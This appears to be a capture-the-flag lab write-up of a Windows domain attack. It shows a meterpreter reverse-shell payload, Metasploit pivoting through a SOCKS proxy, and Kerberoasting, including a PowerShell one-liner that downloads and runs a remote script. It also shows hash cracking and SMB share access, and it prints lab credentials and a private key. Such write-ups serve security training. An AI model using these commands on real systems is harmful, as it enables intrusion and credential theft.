35-Ghost
From here on wards i need to make tunnels to move to different machines. I ll use metasploit to do this.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.11 LPORT=443 -f exe -o rev.exe
[msfconsole]
use exploit/multi/handler
set lhost=tun0
set lport=443
run
.\rev.exe
I used the command ping dc and it pinged a ip
I ll create a proxy so i can reach dc from my kali machine.
I ll use post/multi/manage/autoroute to tell msf that it should route traffic 172.16.249.0/24 through session 3.
And then i ll start the proxy.
msf6 post(multi/manage/autoroute) > options [33/33]
Module options (post/multi/manage/autoroute):
Name Current Setting Required Description
---- --------------- -------- -----------
CMD autoadd yes Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK 255.255.255.0 no Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
SESSION 3 yes The session to run this module on
SUBNET no Subnet (IPv4, for example, 10.10.10.0)
View the full module info with the info, or info -d command.
msf6 post(multi/manage/autoroute) > sessions
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
3 meterpreter x64/windows NT AUTHORITY\SYSTEM @ VDESKTOP3 10.10.14.11:443 -> 10.13.38.15:49525 (10.13.38.15)
msf6 post(multi/manage/autoroute) > set subnet 172.16.249.0/24
subnet => 172.16.249.0/24
msf6 post(multi/manage/autoroute) > run
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against VDESKTOP3
[*] Searching for subnets to autoroute.
[*] Did not find any new subnets to add.
[*] Post module execution completed
Start of proxy...
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy [0/33]
msf6 auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
Name Current Setting Required Description
---- --------------- -------- -----------
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
0 to listen on all addresses.
SRVPORT 1080 yes The port to listen on
VERSION 4a yes The SOCKS version to use (Accepted: 4a, 5)
When VERSION is 5:
Name Current Setting Required Description
---- --------------- -------- -----------
PASSWORD no Proxy password for SOCKS5 listener
USERNAME no Proxy username for SOCKS5 listener
Auxiliary action:
Name Description
---- -----------
Proxy Run a SOCKS proxy server
View the full module info with the info, or info -d command.
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 2.
msf6 auxiliary(server/socks_proxy) > [*] Starting the SOCKS proxy server
Kerberoasting....
I was having trouble kerberoasting from my system with proxychains because the skew was too great.
➜ www proxychains impacket-GetUserSPNs -request -dc-ip 172.16.249.200 HTB.LOCAL/pmorgan:Summer1Summer! -save -outputfile GetUserSPNS.out
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.11.0 - Copyright 2023 Fortra
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:389 ... OK
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
---------------------------------- ------- --------------------------------------- -------------------------- -------------------------- ----------
MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433 mturner CN=Deployment,OU=Groups,DC=htb,DC=local 2019-02-14 03:53:48.796612 2019-04-11 01:44:57.105936
[-] CCache file is not found. Skipping...
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:88 ... OK
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
➜ www
Instead of fixing the clock skew time i performed the attack from the from pmorgan's account.
meterpreter > powershell_import invoke-kerberoast.ps1
meterpreter > powershell_shell
PS > iex (New-Object Net.WebClient).DownloadString(‘http://10.14.14.11/Invoke-Kerberoast.ps1');Invoke-Kerberoast -OutputFormat hashcat
ERROR: Invoke-Expression : The string starting:
ERROR: At line:1 char:90
ERROR: + iex (New-Object Net.WebClient).DownloadString(???http://10.14.14.11/Invoke-Kerberoast.ps1 <<<< ');Invoke-Kerberoast -
ERROR: OutputFormat hashcat
ERROR: is missing the terminator: '.
ERROR: At line:1 char:4
ERROR: + IEX <<<< ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aWV4IChOZXctT2JqZWN0IE5ldC5XZWJ
ERROR: DbGllbnQpLkRvd25sb2FkU3RyaW5nKMOi4oKsy5xodHRwOi8vMTAuMTQuMTQuMTEvSW52b2tlLUtlcmJlcm9hc3QucHMxJyk7SW52b2tlLUtlcmJlcm9hc3
ERROR: QgLU91dHB1dEZvcm1hdCBoYXNoY2F0Cg==")))
ERROR: + CategoryInfo : ParserError: ();Invoke-Kerber...Format hashcat
ERROR: :String) [Invoke-Expression], IncompleteParseException
ERROR: + FullyQualifiedErrorId : TerminatorExpectedAtEndOfString,Microsoft.PowerShell.Commands.InvokeExpressionCommand
ERROR:
PS > iex (New-Object Net.WebClient).DownloadString('http://10.14.14.11/Invoke-Kerberoast.ps1');Invoke-Kerberoast -OutputFormat hashcat
ERROR: Exception calling "DownloadString" with "1" argument(s): "Unable to connect to the remote server"
ERROR: At line:1 char:46
ERROR: + iex (New-Object Net.WebClient).DownloadString <<<< ('http://10.14.14.11/Invoke-Kerberoast.ps1');Invoke-Kerberoast -Ou
ERROR: tputFormat hashcat
ERROR: + CategoryInfo : NotSpecified: (:) [], MethodInvocationException
ERROR: + FullyQualifiedErrorId : DotNetMethodException
ERROR:
TicketByteHexStream :
Hash : $krb5tgs$23$*mturner$htb.local$MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433*$47D8AEBB51006FB5681925A8D7D7D
0ED$002A11DEA997487D40C3DABB0E1CFC6C82EC05548A307187099E5C5DE76D4D4ED693CD9D792A3752A75BF02AEFED
052DFF1112197AAAC3F87C5CC547D8E9E640D0741C2316F2214108195ACF0FAEC03D351970C971798F49CD278665232A
CDD8C5129E86E243F3FEFD45E91177B916BEB51CDFCF553F71854F8CAC1858418BB68868D5E3292DB8969DB228261AD2
D5BDB4F994DB9AD72BC2147E88B9BCCA25958DD1CF1996A5E5FB81A8E5A41E08BD20F9D29DF318E90DA50DBAEFEA9C54
2DCD22E5B16CC37CF5C12C0B1B6125693001FD68A93F44AF40409FB89C71657700FD554D1BD77DBB70738E160000DDD7
11522E43AD63A2CC12461EE56A56E711AB986591D66C48E488F9A33F9404877894DF5FCFC5EDB28A770D64ECDDC4EA50
756B41776775BB1A48019828CE6CCAC8D8D11CBEFAE92626A3F465E9FB558F2D82A5BDAD745862A54100D6EC974C42A4
AE4F2B259E10F9C6DB55838147C8BE8D22D824A2202BE102B53178A2E68A1BFA550C2A3EFF7EEE7C85AE571A418D009A
9B4FFD39E2154051BE50FA383031B68BD1D92FF6D483C0970884A02728EBD92CB7AEE63E5688F5C188CE5DDF177485F5
EC151613EF526CF8A1B1F1E77BA43CA88646547F3C13DC50C8064C872BCCC08251B9088E66684078CF0BA298628A8F93
35B91156831CB8D4D95FAEBAFDCC5371C2C2CC8405D2022B17D33772B068ADD0393ADB43BCAF43B817DD33D46969E1FA
60796E67FD72AD7C8CF41AC5E3E33B0C601F499789BD37C32F8DFAE8C2E9D68DBA2F68B62D0F2FC80FE6D7E5A555D16B
FC2F70FAB38CE67B2BDAFFBE41710F0414FDC5DE206D786587CBF89E5A5AE5E8C5C5F6A013F0BA30D0CF037A94E5AF3B
7B7152F1FC35EADB8582A0B63768ACD6D8FF7D27EE73E22A289F8A3E93EA4CE3E67AFE6D720205491A3E7822E849C3EC
7E287117938528A22F783F5FB0EE5230558553BC14D41A6B66094DC0696577DC844E0A5ADD0B41D934F149FE647439CF
75239AC63C9B1A61F9EE661DDF838E1DC8E21B37EE15BA89A547B0A9D5B7AD935BCA4CE922B92B381D55658BB461DE61
FAA6A584BA21AAEBA4324F2D1537573B6C00293F9DEE4EC93C5BC758D3C16D29CA6E6D8CBCF219FAB12D33CAACCAF882
E94902C51CA2B081C84ABDA5F69E2C1778F86309B8548EE170916B13C4BD950F939559C8D149743ABF816CD2DF74E442
71DB9CA63EE49B69008389ADC89506054C3DEA21AF770874455F09A99C91EA3F31C6970954A1E76F9734D4D76278E311
FC5E47AD48AE1D158F908E1CDED8F718FC7791CDD90539DC109FBCEE92D22FE08BFC53D5A73A8B0DE7CF80DD64C9409D
879246ECA2EB386E7AD1ED6FF304C4C2E46347551DE2B8C42C739BE3ED19787325E634E8FF8D6FC9FEA4003FDEC9808A
SamAccountName : mturner
DistinguishedName : CN=Mark Turner,OU=Contractors,DC=htb,DC=local
ServicePrincipalName : MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433
It took me 2 hours to crack the hash.
➜ Xen hashcat hash /usr/share/wordlists/rockyou.txt --rules /usr/share/hashcat/rules/OneRuleToRuleThemAll.rule

mturner:4install!
SMB Enumeration....
➜ Xen proxychains crackmapexec smb 172.16.249.201 -u mturner -p '4install!'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.201:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.201:135 ... OK
SMB 172.16.249.201 445 CITRIX [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:CITRIX) (domain:htb.local) (signing:False) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.201:445 ... OK
SMB 172.16.249.201 445 CITRIX [+] htb.local\mturner:4install!
SMB Enumeration from Administrators account...
C:\Windows\system32>net view \\citrix /all
net view \\citrix /all
Shared resources at \\citrix
Share name Type Used as Comment
-------------------------------------------------------------------------------
ADMIN$ Disk Remote Admin
C$ Disk Default share
Citrix$ Disk
IPC$ IPC Remote IPC
ISOs Disk
ISOs-TEST Disk
The command completed successfully.
C:\Windows\system32>net use \\citrix\Citrix$ /u:mturner 4install!
net use \\citrix\Citrix$ /u:mturner 4install!
The command completed successfully.
C:\Windows\system32>dir \\citrix\Citrix$
dir \\citrix\Citrix$
Volume in drive \\citrix\Citrix$ has no label.
Volume Serial Number is 244B-E63F
Directory of \\citrix\Citrix$
05/09/2019 03:42 AM <DIR> .
05/09/2019 03:42 AM <DIR> ..
02/13/2019 04:51 AM 997,001 Deploying-XenServer-5.6.pdf
03/31/2019 08:55 PM 20 flag.txt
05/09/2019 03:51 AM 1,486 private.ppk
02/13/2019 04:51 AM 1,747,587 XenServer-5-6-SHG.pdf
4 File(s) 2,746,094 bytes
2 Dir(s) 26,007,474,176 bytes free
Got the flag and the ppk file.
C:\Windows\system32>type \\citrix\Citrix$\flag.txt
type \\citrix\Citrix$\flag.txt
XEN{l364...n5_ftw}
C:\Windows\system32>type \\citrix\Citrix$\private.ppk
type \\citrix\Citrix$\private.ppk
PuTTY-User-Key-File-2: ssh-rsa
Encryption: aes256-cbc
Comment: imported-openssh-key
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQDR1rakYMB+9++bNXo/Rda/7dhII8lzQt+n
ixND2S30rtBz+ROW/UqKqTX8lRZ3zlMFKQT514RomVq0ec6gEoKVGZQRsc+S4aaL
AAnLp4ENGT3Gk9AeHgDxJ2eyBFnzMmO07gInwFzEPCLTT7caJAYGuMFdxgAsU6BX
Y49Tv578krpGNz0C58V6YH+u8/AIVXfhmXdwGuY921NDUHogjRGsoxQi9jDffOx+
zOuxfm7nMRYGDWLZO5HNjhanQt0rj9EK+70zJcFb1CDub9EEmwb/DDZB5zCytx90
69mql7SFg7D0K1tm0LicrwZMDJuYf87P5MFdBEnsO3Oay1lsRFZz
Private-Lines: 14
LbxnKlBkUZLxSGo2vSU375iM6kDpQuIE8S5G+azqGT0FziA/lr40gyj2IipKZqe/
DZRbPNcrerJQDE9xg1qTqnKShjnRvUi+I5ClTvn7UrYt2HAfds/Tl61zRhJ3YXnu
dkw3fTfo63OvBPwRpYQtpj5yFbHtUR8wY+2RBNcS/plU2kretGTRbZJkV9+1U7Vz
Uk2JZfua5VkTuCw7DqKRoAjR28p1UKhpIoztG6MKtNtR1HeUL3y2oQbOzLNJhz0m
F9sn/wBTdPQN5ZB76ERlH0fAugi7YeuxwFxctnUNoeA3+APH3kzeP9uRLsBwdn0r
ayZr/yihzFMlQ7VgcjI9uE2sMnScaEk094FWuj6gjPZqoqzAWhXP/71VEWbOg+gj
s6nBhJB9f4mUEHy8SOlbIK/Q3Es/VAaYiQchSXEsPhHdGC2J511TudjggmCFsCVP
tf6mzyS+8SA23dE8L3V5S5/Y8IDEcvLWaxDsV6Xjd4PGBgMLp10FJYajo9m61GdB
4ffBBqI5sOZK0Gb27AemRSyo0vA5EoM3YUOeKqm5xlNIalrTHI10SKD9tTC8UPLJ
1fbbmJ+eQagw/PefzHQ9cavnU5x98+PjeougVBbkZBGBAqUP0cLV1hWKaOlkqHP5
+m+fLhviWCbNj2FNEFse04NNlbSBgHrF//fVQbFIbSnMsJ/BkDZ5rVxpHG8aq9my
l9a0d97470iNp8drQKuKGRlzbe/TA8NQQaO5/My28kPbLqLcaTJKNZe8rvvU4Cj4
n+76s8XHhONvtAUrULiGHyAM2aMQXwUM5rCju7t6hdpy5h8HTgdys35MRM2DdvtD
+SfIoAmXu1V1xQrQJbDlStVM9l5z6C+pzmtv26jXebl8821pI6xJJHW02dZDAskl
Private-MAC: 27a161c329fc67b51d27efcaf3221099748934a9